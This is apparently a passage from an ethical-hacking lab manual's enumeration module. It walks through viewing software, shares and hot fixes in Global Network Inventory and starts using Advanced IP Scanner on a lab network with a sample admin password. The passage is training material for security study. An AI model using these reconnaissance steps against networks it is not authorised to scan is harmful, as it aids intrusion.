
Module 04 – Enumeration

19. Click the **Installed software** tab, and hover the mouse cursor over any software to view its details.

Note: The list of installed software might differ when you perform this task.



20. Click the **Shares** tab, and hover the mouse cursor over any shared folder to view its details.



21. Similarly, you can click other tabs such as **Computer System**, **Processors**, **Main board**, **Memory**, **SNMP systems** and **Hot fixes**. Hover the mouse cursor over elements under each tab to view their detailed information.
22. This concludes the demonstration of performing enumeration using the Global Network Inventory.
23. Close all open windows and document all the acquired information.


Task 2: Enumerate Network Resources using Advanced IP Scanner

Advanced IP Scanner provides various types of information about the computers on a target network. The program shows all network devices, gives you access to shared folders, provides remote control of computers (via RDP and Radmin), and can even remotely switch computers off.

Here, we will use the Advanced IP Scanner to enumerate the network resources of the target network.

Note: Ensure that the **Windows 11** and **Windows Server 2022** virtual machines are running.


1. Turn on the **Windows Server 2019**, **Parrot Security**, **Ubuntu** and **Android** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa\$\$w0rd** as password.
3. Click **Search** icon () on the **Desktop**. Type **advanced ip** in the search field, the **Advanced IP Scanner** appears in the results, click **Advanced IP Scanner** to launch it.



